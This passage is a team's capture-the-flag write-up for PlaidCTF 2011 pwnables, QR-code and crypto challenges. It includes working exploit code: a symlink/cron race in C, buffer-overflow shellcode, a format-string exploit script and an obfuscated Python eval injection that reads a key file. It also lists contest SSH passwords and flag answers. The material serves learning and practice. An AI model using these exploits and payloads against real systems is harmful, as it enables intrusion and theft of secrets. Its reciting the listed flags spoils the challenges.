#include <sys/types.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
#include <err.h>
#include <assert.h>

#define CMD "#!/bin/sh\ncp /opt/pctf/z1key/key /home/z1/67/.1/key\nchmod 644 /home/z1/67/.1/key"
#define TGT "/opt/pctf/z1/exploitme"
#define DST "/opt/pctf/z1key/cron.d/z1_67.sh"

int main(int argc, char *argv[]) {
    char *cmd[]={TGT,CMD,NULL};
    char *env[]={NULL};
    int fd[2],n;
    char buf[256];
    assert(pipe(fd)!=-1);
    if(fork()) {
            close(fd[1]);
            n=read(fd[0],buf,256);
            buf[34]='\0';
            if(n<34||symlink(DST,buf+18)==-1) err(1,NULL);
            fprintf(stderr,"%s\n",buf+18);
            wait(NULL);
    } else {
            assert(close(fd[0])!=-1);
            assert(dup2(fd[1],2)!=-1);
            assert(execve(TGT,cmd,env)!=-1);
    }
    return 0;
}
```

[19]Another small bug

Points:250 cleared
Answer: EASTEREGGHUNTS_ARE_FUN
http://www.plaidctf.com/problems/view/6

Description
Category: pwnables

This time, let's attack /opt/pctf/z2/exploitme.
ssh username@a5.amalgamated.biz

Username: z2_67
Password: o5uhqJKKbKiLn809GAwb1

```
(gdb) run 540 <<< $(python -c 'print "A"*532+"CCCC"+"BBBB"')
...
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

```
./exploitme 600 <<< $(python -c 'import struct;print
"A"*532+(struct.pack("<I",0x293f+0x8048000))+"BBBB"*3+
"1\xc0\xeb\x02\xeb\x11\xe8\xf9\xff\xff\xff/bin/cat\xffkey[\x8dK\x08\x88\x01\x88A\x04PAQSS\x89\xe1
P\x89\xe2\x04\x0b\xcd\x80"')
```

[20]C++ upgrade

Points:300 cleared
Answer:It_Wasn7_th4t_DiffffficuLt_VVas_1t?
http://www.plaidctf.com/problems/view/32

Description
Category: pwnables

They have an update for the vulnerable C++ program trying to fix the bug.
However, the coders at AED suck and introduced another stupid mistake.

Get a shell (and the key, too.)

ssh username@a5.amalgamated.biz

Username: cpp2_67
Password: 9K1N5hSNRWj3E7UhKvtVhXgrCFn

temp data

```
127.0.0.1:5056

127.0.0.1:5055
```

[21]Key leak

Points:450 not cleared
Answer:
http://www.plaidctf.com/problems/view/18

We have obtained the binary for AED's internal data encryption service, running at a9.amalgamated.biz:10240.

Obtain AED's data encryption key.

```
int __cdecl main()
{
  int v0; // eax@7
  void *evp_type; // eax@11
  char aes_ctx[140]; // [sp+2Ch] [bp-DA4h]@11
  char username[128]; // [sp+B8h] [bp-D18h]@1
  int final_encrypt_data; // [sp+138h] [bp-C98h]@15
  int outsize; // [sp+13Ch] [bp-C94h]@13
  char aes_iv[16]; // [sp+141h] [bp-C8Fh]@9
  char aes_key[32]; // [sp+151h] [bp-C7Fh]@7
  char hmac_salt[32]; // [sp+171h] [bp-C5Fh]@5
  char user_encrypt_data[1024]; // [sp+191h] [bp-C3Fh]@13
  char keydata[1024]; // [sp+5B0h] [bp-820h]@5
  char userbuffer[1024]; // [sp+9B0h] [bp-420h]@5
  int retval; // [sp+DB0h] [bp-20h]@2
  int userinput_length; // [sp+DB4h] [bp-1Ch]@5
  int keysize; // [sp+DB8h] [bp-18h]@5
  int keyfd; // [sp+DBCh] [bp-14h]@3

  printf("Username: ");
  fflush(stdout);
  if ( fgets(username, 128, stdin) )
  {
    loggin_username(username);
    keyfd = open("/home/keyleak/key", 0);
    if ( keyfd == -1 )
    {
      perror("open");
      retval = 1;
    }
    else
    {
      memset(userbuffer, 0, 0x400u);
      memset(keydata, 0, 0x400u);
      puts("Your access has been logged.  Enter data below.");
      fflush(stdout);
      userinput_length = read(0, userbuffer, 0x400u);
      keysize = read(keyfd, keydata, 0x400u);
      close(keyfd);
      printf("Input length is %d bytes.\n", userinput_length);
      printf("Key length is %d bytes.\n", keysize);
      if ( RAND_bytes(hmac_salt, 32) == 1 )
      {
        v0 = EVP_sha256();
```

```
        if ( PKCS5_PBKDF2_HMAC(keydata, keysize, hmac_salt, 32, 4096, v0, 32, aes_key) == 1 )
        {
          memset(keydata, 0, 0x400u);
          if ( RAND_bytes(aes_iv, 16) == 1 )
          {
            EVP_CIPHER_CTX_init(aes_ctx);
            evp_type = (void *)EVP_aes_256_cbc();
            if ( EVP_EncryptInit_ex(aes_ctx, evp_type, 0, aes_key, aes_iv) == 1 )
            {
              if ( EVP_EncryptUpdate(aes_ctx, user_encrypt_data, (int)&outsize, userbuffer,
userinput_length) == 1 )
              {
                if ( EVP_EncryptFinal_ex(aes_ctx, &user_encrypt_data[outsize],
(int)&final_encrypt_data) == 1 )
                {
                  EVP_CIPHER_CTX_cleanup(aes_ctx);
                  outsize += final_encrypt_data;
                  fflush(stdout);
                  write(1, hmac_salt, 0x20u);
                  write(1, aes_iv, 0x10u);
                  write(1, user_encrypt_data, outsize);
                  retval = 0;
                }
                else
                {
                  ERR_print_errors_fp(stderr);
                  retval = 1;
                }
              }
              else
              {
                ERR_print_errors_fp(stderr);
                retval = 1;
              }
            }
            else
            {
              ERR_print_errors_fp(stderr);
              retval = 1;
            }
          }
          else
          {
            retval = 1;
          }
        }
        else
        {
          ERR_print_errors_fp(stderr);
          retval = 1;
        }
      }
      else
      {
        retval = 1;
      }
    }
  }
  else
  {
    perror("fgets");
```

```
    retval = 1;
  }
  return retval;
}
```

[22]hashcalc1

Points:300 not cleared
Answer: th3_0tH3r_DJB
http://www.plaidctf.com/problems/view/33

Description
Category: pwnables

Download

nc a9.amalgamated.biz 30001

1. overwrite _fini by fprintf at LOG
2. stack overflow at sprintf
3. faile to wirte and call exit
4. move stack point by call _fini
5. execute stack by using existing pointer.

temporally

```
from socket import *
from struct import *
import os,sys
import array
#HOST="a9.amalgamated.biz"
HOST="192.168.0.13"
PORT=30001

def calchash(s):
    x = 5381
    for n in array.array("B", s):
            if n == 0x00:
                    break
            if n >= 0x80:
                    n = n + 0xFFFFFF00
            x = x*n + 32*x + n
            x = x & 0xFFFFFFFF
    return x & 0xFFF


def pwn22():
    sock = socket(AF_INET, SOCK_STREAM)
    sock.settimeout(5)
    sock.connect((HOST, PORT))
    print sock.recv(1024)

    hashlen=3

    shellcode = open("d:\\shellcode", "rb").read()

    format = "%32000x%4395x%13$hn " + pack("I", 0x0804A308)*4
    format += "%13$s"

    msg = format + "\x90"*1024#"\x90"*30 + shellcode
    #msg += "\x90"*(1010-len(msg))
```

```
    #msg += "\xE9" + pack("I", -1300+50);


    hash = calchash(msg)
    print "hash=%d" % hash
    sock.send(msg)
    print sock.recv(1024)
    print sock.recv(1024)

pwn22()
```

[23]Exploit Me :p

Points:200 cleared
Answer: K3Ys_t0_15_M1nUtEs_0f_F4mE
http://www.plaidctf.com/problems/view/36

Description
Category: pwnables

It seems like AED also has some plans to raise hacker force!
We found this binary as an exploitation practice program in the office, but they forgot to remove the setgid flag on the program.
So we can get the secret key!

ssh username@a5.amalgamated.biz

Username: exp_67
Password: tDFBz5RDbRABGxTDHm48BuHvLWE

```
$ id
uid=6067(exp_67) gid=1008(expkey) groups=1007(expusers)
$ cat /opt/pctf/exploit/key
K3Ys_t0_15_M1nUtEs_0f_F4mE
```

[24]Calculator

Points:200 cleared
Answer:Y0_dawg,_I_he4rd_you_l1ke_EvA1
http://www.plaidctf.com/problems/view/26

Description
Category: pwnables

AED's summer internship program is notorious for attracting terrible programmers. They've resorted to giving them some of the simplest projects to work on.
We expect this service that the latest 'All-Star' intern worked on all summer is no where near secure.

nc a9.amalgamated.biz 60124

We use eval and execute by chr ().

```
eval(chr(32)+chr(95)+chr(95)+chr(105)+chr(109)+chr(112)+chr(111)+chr(114)+chr(116)+chr(95)+chr(95
)+chr(40)+chr(34)+chr(99)+chr(111)+chr(109)+chr(109)+chr(97)+chr(110)+chr(100)+chr(115)+chr(34)+c
hr(41)+chr(46)+chr(103)+chr(101)+chr(116)+chr(115)+chr(116)+chr(97)+chr(116)+chr(117)+chr(115)+ch
r(111)+chr(117)+chr(116)+chr(112)+chr(117)+chr(116)+chr(40)+chr(34)+chr(99)+chr(97)+chr(116)+chr(
32)+chr(47)+chr(104)+chr(111)+chr(109)+chr(101)+chr(47)+chr(99)+chr(97)+chr(108)+chr(99)+chr(117)
+chr(108)+chr(97)+chr(116)+chr(111)+chr(114)+chr(47)+chr(107)+chr(101)+chr(121)+chr(34)+chr(41))
```

[25]PC Rogue

Points:600 cleared
Answer:
http://www.plaidctf.com/problems/view/24

Description
Category: pwnables

Amalgamated has banned the use of Solitaire due to loss of productivity.
The only employee who would write a new game for everyone only likes 'retro' games, and has placed a text-adventure version of pacman on a company server.
We don't believe he could have coded this securely, and the server contains a vital key.
Connect to the game here and find the key.

nc a9.amalgamated.biz 60123

We made cliant script ☺
pack_map_replay.rb

```
#!/usr/bin/ruby
require 'pp'
require 'socket'
require 'timeout'

def read_result(s)
  rv = ""

  begin
    timeout(10) do
      loop do
        l = s.gets
        rv += l
        if l =~ /STATUS/
          break
        end
      end

      loop do
        l = s.gets
        rv += l
        break if l =~ /\shere/
      end
    end
  rescue Exception => e
    puts e
  end

  rv
end

def cmd_send(s, cmd)
  puts "send cmd: " + cmd

  s.puts cmd
```

```
  s.flush
end

def usage
  puts "usage : pack_map_replay.rb [log-cmd.txt] [first_command]"
  exit 0
end

# main
if __FILE__ == $0
  usage if ARGV.size == 0
  s = TCPSocket.new("a9.amalgamated.biz", 60123)

  # read banner
  10.times {puts s.gets}
  rv = read_result(s)

  # first command...
  log_file = ARGV[0]
  if ARGV.size >= 2
    cmd_send(s, ARGV[1])
    rv = read_result(s)
  end


  File.open(log_file, "r") {|f|
    while l = f.gets
      cmd = l.chomp
      cmd_send(s, cmd)
      rv = read_result(s)
    end
    puts rv
  }
end
```

Time over.

[26]hashcalc2

Points:300 cleared
Answer: `funkyG_1S_th3_b3$t`
http://www.plaidctf.com/problems/view/34

Description
Category: pwnables

Download

nc a9.amalgamated.biz 10241

```
uid=1008(hashcalc2) gid=1009(hashcalc2) groups=1009(hashcalc2)

funkyG_1S_th3_b3$t

total 20
drwxr-x--- 2 root hashcalc2 4096 Apr 21 00:42 .
drwxr-xr-x 9 root root      4096 Apr 20 22:31 ..
lrwxrwxrwx 1 root root         9 Apr 18 22:40 LOG -> /dev/null
-rw-r----- 1 root hashcalc2   19 Apr 20 22:12 key
-rwxr-xr-x 1 root root      5844 Apr 21 00:41 server
```

[27]Sesame Oil

Points:300 not cleared
Answer:
http://www.plaidctf.com/problems/view/15

Description
Category: pwnables

The problem has nothing to do with sesame oil. We have obtained low level credentials to an AED server. Get more access and get the key.

ssh username@a15.amalgamated.biz

Username: test_67
Password: xBSG771IRmT8t3HMfM5johz

```
Hint 1 for Mission #27
April 24, 2011, 1:22 p.m.

Our solution for this problem involved writing a small tool.

Sesame Oil
```

We seems Kerberos challenge, but didn't solve .it

QR Code

[28]Crossword Masters

Points:300 cleared
Answer:Sund4yT1m3s
http://www.plaidctf.com/problems/view/20


Description
Category: qrcode


We found this crossword puzzle and images in a folder marked "DESTROY" in the recycling.
Looks like there is something that AED doesn't want us to know...

Download


Sccrable.png "ABDGIKMOPSTW"

We solved cross word and coloerd Sccrable.png charachter.





0_~.png color turned black and colored from crossword pixel.



We can read answer.

[29]Family Photo!

Points:50 cleared
Answer:94f2aa71963b4b72d344bdee405cd9a5
http://www.plaidctf.com/problems/view/27

Description
Category: qrcode

After Amalgamted move to machine-generated passwords, employees started writing down their hard-to-remember keys.
Predictably, Amalgamated then instructed employees they were not to write down their passwords.
Since this annoyed a number of the more forgetful employees, one of the more clever ones came up with a new scheme. Just 'encrypt' your password by storing it on a qrcode! That way, they could just scan it and find their password, but their boss wouldn't know what was going on.

Download

QR code created from 12's gif animation.
But ,image made by black ,white and another color(similar black).

We picked another color and put the QR marker, we can get answer.

[30]Sticky Note

Points:25 cleared
Answer:5811a34f91bead12a3462113639d2d13
http://www.plaidctf.com/problems/view/29

Description
Category: qrcode

After Amalgamted move to machine-generated passwords, employees started writing down their hard-to-remember keys.
Predictably Amalgamated then instructed employees they were not to write down their passwords. Since this
annoyed a number of the more forgetful employees, one of the more clever ones came up with a new scheme.
Just 'encrypt' your password by storing it on a qrcode! That way, they could just scan it and find their password,
but their boss wouldn't know what was going on.

This QRCode was found printed out and taped to an employee's monitor. Find their key.

Download

image flipped by mirror

[31]QR Legos

Points:50 cleared
Answer:7a7cceb5
http://www.plaidctf.com/problems/view/39


Description
Category: qrcode

After Amalgamted move to machine-generated passwords, employees started writing down their
hard-to-remember keys.
Predictably, Amalgamated then instructed employees they were not to write down their passwords.
Since this annoyed a number of the more forgetful employees, one of the more clever ones came
up with a new scheme. Just 'encrypt' your password by storing it on a qrcode! That way, they could
just scan it and find their password, but their boss wouldn't know what was going on.

We found a stack of legos on an employee's desk scanned all of them with a 3d scanner.
Here are the resulting files:

Download

Files are blender files.
We stacked files 1.blend to 21.blend, we can see QR-code from qube side.



Crypto

[33]Hot dog problem

Points:500 cleared
Answer:b6da23962d1cb16b06e8aff36cae39858fb708b6
http://www.plaidctf.com/problems/view/22

Description
Category: crypto

We have obtained access to an AED "Secure key management console."

Use it to obtain AED's confidential data.

ssh username@a5.amalgamated.biz

Username: enc_67
Password: PsrAGwLvNhKbfUAmA5Pc5D

The following dandam data is key of 0xCB3EA118

```
> genkey
| Here's your 4096-bit key:
M4u4b0Dt6GEJqWAPQwZBiikGJ16VA7nJfMpxGy9h+iSq8rqGIAoVrVxysTV731g1
I8YKdqC9gKs07LB/xxfrJ/cOgo9kCrs6++NcDSePNWvews2DaG8coVofHW3MonSF
q4GwQQpQFoQRn8wkQAGi6DJtHUw0GB3WPN/k/Q3ng3utMZjzCxpiQnuLyeQKYuId
ec8zZzJ4Ju2bkpd4ucl7DoucKDkrmKRoZ3f6OtTVhC5829KBMCIQAYGSJokBwvWI
1DiOr8lPYvJHZMsXSBENNPju51JGtZlU+LymrGraU3qI4EKQr3G8DWLHAC5AMwPg
iIWlTPjrhDAGBcTkDq/j/6+M1J9UJIB6aOZpm/e/FV24buAIopKpOxwd4uiWQznW
1JQUjjWkKAnek0O/aeHPeUzL+URy+EU1yqeXs+xuKYCS9SiBMx202+Y5yhYxshJQ
RWpsHIQLL/Z2kWVkopTX63E+eLAyN8dD5g/Yyd+rjKTylIxOyT9J+3zZrUjpMAWz
oj3UT8/gC1JT0bVQmIF/SC1C2XfwEfX35aBO5WgZHtRP0u7EyQkoKILeUb55zLFe
5ZSFOc1nlzxh8ig+wQI3CopASh08MaDN+KzaWzvduzdTHepPRV2Qn0jhJBC04Uwa
IXh3UNED93yZz+EZGGimKMheGgHoUO+cx1DU5nlAx7s=
| Secure key management console (help for help)
> getdata
| Initialization vector:
E//HA36xRCvC87FHQrmI7w==
| Encrypted data:
1EEHtBCOR0Ak9XdRJNWm7+0yy8r7pVaXbZsBwCwgAnyJXMlieRwMdDKIx+a0j/Qv
mfdMuI3ld58X0NOLyDOGouJTxe+No6+DrHAJhiT9tCZOTooreX6H8ypW0jussQdw
XWJah4vmGwsmdoW2gQylbxMcyKti+O/tOx6+TmoJI9WTAGXywdR85ZXq+txQME93
Vz1XqgDqwSw+ApjDm1Z3pfms+etB5kF6MogjfVRIxy++gnBNunbg6GXbIw8bE3Hk
y5o6MVHaVyQNVb3DrdHK6GdwaWQBu2lpC453K+LEgWI3gPEqS23/qg/nv63WPPhS
+6JiuenlOYfR1bsz/f1sh+bams1U3FRjuzBypaHAhBTeW+3UcSSYKcl7Px1HvZ8B
wR3VnnQ1+LqlH0uPy+hLKM/FQsk0rCDZbjIs7sGS3Hw6WK6rmz9VGI4vfMuW4j9n
+6lBaYtAPlUxmJilk4aD3M71GSFReAOTHK9jB9B1cHTlVvsEzk5NAQ6vOwdLeMx9
J3jV9PdZ8Gt7pypmJKsvqAFUMQ0gzcJCrPJ2xc5Smd/l5CiD5Wr3ACetRJ8MVYY9
7tibDlX96e4XO3HypdR20HATUICyZf3sDH7gPI6r6ReLEOEJCNxd1pzKwJZPUyyi
LhFlqfwRzVlrL71FhZNc84RLCjaYDEm2Q9X9UrAF75OUlLOdmh+1H2c4lcCYsEel
| Encrypted key:
FvY0TQcZP1A3lqe9QTv1aNaqkXV0mnKGaU+6FUxoPIQHKjc1RvJIoQX6DsxCQg33
```

```
9mlGnyrbN3k3RvqGCqp07bxAUXTnDpqZgkGX4ew+iMnGS3utB2Za2WzMb7V7fZwp
QQgE6069rMNGYiHlnwzt0GdmH7bGGl9nDGilG3fC9eKeaUHri75KMD1sJ0SyQ1nr
wkWV62MSdgnq8f5V+lklmTBxURbWUt72MxAiHW1CyCUgO5aM8aBNhNTyZIMQmeNn
375d2VFWNvHfBOHJYumxboyw4sXi06faCv85Hdzn82K3iQT1sn1nM+o72uoFyaU7
9osZGRXmYguc49R3ZCBjdJEaFqkA2bD00DYUiJc8W02I+SYwAaor18DFSWBlljfv
aied47BF5zLaCTKBF0yMHMuXvzl7HvfW4myWURl75/EO86Cv64CfVCYBO8GqfLZA
+fIltQ41fY9JI7mcB130Xr58Ks5qowOEpu6nb2xvrK8fbIQQtcDjWP/2Bx4C5RTU
d0sB4l4O46h5pMbrAu6F4Pedfm9YbPNhT+9Av3QY7KmT0uSm4Zw7VYvY7BquowDe
fbjSnRG72/c803ilXWmymcWldMJ/0YAZbylcHtxzpQy9mFa1FJuNXGtz3QACgII2
tJp/pILf9Lbmcy2+O6CAoVb/lXoyXG8MamB1YkcLquU=
| Secure key management console (help for help)
>
```

```
hashlib.sha1(AES.new("\x2E\xB2\x63\x82\xC2\x38\x1E\x0B\x74\xCA\x8F\x4A\x4B\x00\x9E\x0F\xEF\x25\x9
6\xF1\x92\xD9\x69\x99\x27\xDF\x93\x1E\x52\x76\xD1\xAF", AES.MODE_CBC,
"\x13\xFF\xC7\x03\x7E\xB1\x44\x2B\xC2\xF3\xB1\x47\x42\xB9\x88\xEF").decrypt(data)[0:-
6]).hexdigest()
```

```
data
="1EEHtBCOR0Ak9XdRJNWm7+0yy8r7pVaXbZsBwCwgAnyJXMlieRwMdDKIx+a0j/QvmfdMuI3ld58X0NOLyDOGouJTxe+No6+
DrHAJhiT9tCZOTooreX6H8ypW0jussQdwXWJah4vmGwsmdoW2gQylbxMcyKti+O/tOx6+TmoJI9WTAGXywdR85ZXq+txQME93
Vz1XqgDqwSw+ApjDm1Z3pfms+etB5kF6MogjfVRIxy++gnBNunbg6GXbIw8bE3Hky5o6MVHaVyQNVb3DrdHK6GdwaWQBu2lpC
453K+LEgWI3gPEqS23/qg/nv63WPPhS+6JiuenlOYfR1bsz/f1sh+bams1U3FRjuzBypaHAhBTeW+3UcSSYKcl7Px1HvZ8BwR
3VnnQ1+LqlH0uPy+hLKM/FQsk0rCDZbjIs7sGS3Hw6WK6rmz9VGI4vfMuW4j9n+6lBaYtAPlUxmJilk4aD3M71GSFReAOTHK9
jB9B1cHTlVvsEzk5NAQ6vOwdLeMx9J3jV9PdZ8Gt7pypmJKsvqAFUMQ0gzcJCrPJ2xc5Smd/l5CiD5Wr3ACetRJ8MVYY97tib
DlX96e4XO3HypdR20HATUICyZf3sDH7gPI6r6ReLEOEJCNxd1pzKwJZPUyyiLhFlqfwRzVlrL71FhZNc84RLCjaYDEm2Q9X9U
rAF75OUlLOdmh+1H2c4lcCYsEel".decode("base64")
```

use this program

```
#include <Windows.h>
#include <process.h>


extern "C"
{
void _cdecl mt_rand(void *ctx, void *buf, size_t size);
void _cdecl mt_setkey(void *ctx, size_t key);
};
BYTE
KEY[]="\x33\x8B\xB8\x6F\x40\xED\xE8\x61\x09\xA9\x60\x0F\x43\x06\x41\x8A\x29\x06\x27\x5E\x95\x03\x
B9\xC9\x7C\xCA\x71\x1B\x2F\x61\xFA\x24\xAA\xF2\xBA\x86\x20\x0A\x15\xAD\x5C\x72\xB1\x35\x7B\xDF\x5
8\x35\x23\xC6\x0A\x76\xA0\xBD\x80\xAB\x34\xEC\xB0\x7F\xC7\x17\xEB\x27\xF7\x0E\x82\x8F\x64\x0A\xBB
\x3A\xFB\xE3\x5C\x0D\x27\x8F\x35\x6B\xDE\xC2\xCD\x83\x68\x6F\x1C\xA1\x5A\x1F\x1D\x6D\xCC\xA2\x74\
x85\xAB\x81\xB0\x41\x0A\x50\x16\x84\x11\x9F\xCC\x24\x40\x01\xA2\xE8\x32\x6D\x1D\x4C\x34\x18\x1D\x
D6\x3C\xDF\xE4\xFD\x0D\xE7\x83\x7B\xAD\x31\x98\xF3\x0B\x1A\x62\x42\x7B\x8B\xC9\xE4\x0A\x62\xE2\x1
D\x79\xCF\x33\x67\x32\x78\x26\xED\x9B\x92\x97\x78\xB9\xC9\x7B\x0E\x8B\x9C\x28\x39\x2B\x98\xA4\x68
\x67\x77\xFA\x3A\xD4\xD5\x84\x2E\x7C\xDB\xD2\x81\x30\x22\x10\x01\x81\x92\x26\x89\x01\xC2\xF5\x88\
xD4\x38\x8E\xAF\xC9\x4F\x62\xF2\x47\x64\xCB\x17\x48\x11\x0D\x34\xF8\xEE\xE7\x52\x46\xB5\x99\x54\x
F8\xBC\xA6\xAC\x6A\xDA\x53\x7A\x88\xE0\x42\x90\xAF\x71\xBC\x0D\x62\xC7\x00\x2E\x40\x33\x03\xE0\x8
8\x85\xA5\x4C\xF8\xEB\x84\x30\x06\x05\xC4\xE4\x0E\xAF\xE3\xFF\xAF\x8C\xD4\x9F\x54\x24\x80\x7A\x68
\xE6\x69\x9B\xF7\xBF\x15\x5D\xB8\x6E\xE0\x08\xA2\x92\xA9\x3B\x1C\x1D\xE2\xE8\x96\x43\x39\xD6\xD4\
x94\x14\x8E\x35\xA4\x28\x09\xDE\x93\x43\xBF\x69\xE1\xCF\x79\x4C\xCB\xF9\x44\x72\xF8\x45\x35\xCA\x
A7\x97\xB3\xEC\x6E\x29\x80\x92\xF5\x28\x81\x33\x1D\xB4\xDB\xE6\x39\xCA\x16\x31\xB2\x12\x50\x45\x6
A\x6C\x1C\x84\x0B\x2F\xF6\x76\x91\x65\x64\xA2\x94\xD7\xEB\x71\x3E\x78\xB0\x32\x37\xC7\x43\xE6\x0F
\xD8\xC9\xDF\xAB\x8C\xA4\xF2\x94\x8C\x4E\xC9\x3F\x49\xFB\x7C\xD9\xAD\x48\xE9\x30\x05\xB3\xA2\x3D\
xD4\x4F\xCF\xE0\x0B\x52\x53\xD1\xB5\x50\x98\x81\x7F\x48\x2D\x42\xD9\x77\xF0\x11\xF5\xF7\xE5\xA0\x
4E\xE5\x68\x19\x1E\xD4\x4F\xD2\xEE\xC4\xC9\x09\x28\x28\x82\xDE\x51\xBE\x79\xCC\xB1\x5E\xE5\x94\x8
```

```
5\x39\xCD\x67\x97\x3C\x61\xF2\x28\x3E\xC1\x02\x37\x0A\x8A\x40\x4A\x1D\x3C\x31\xA0\xCD\xF8\xAC\xDA
\x5B\x3B\xDD\xBB\x37\x53\x1D\xEA\x4F\x45\x5D\x90\x9F\x48\xE1\x24\x10\xB4\xE1\x4C\x1A\x21\x78\x77\
x50\xD1\x03\xF7\x7C\x99\xCF\xE1\x19\x18\x68\xA6\x28\xC8\x5E\x1A\x01\xE8\x50\xEF\x9C\xC7\x50\xD4\x
E6\x79\x40\xC7\xBB";

inline BYTE mt_byte(void *ctx)
{
   BYTE buf[1];
   mt_rand(ctx, buf, 1);
   return buf[0];
}

void _cdecl brute(void *arg)
{
   size_t *ctx = (size_t*)arg;
   size_t thread_no = ctx[0];
   size_t start = ctx[1];
   size_t end = ctx[2];

   for(size_t key = start; key != end; key++)
   {
          BYTE rng[2508];
          mt_setkey(rng, key);

          bool isok = true;
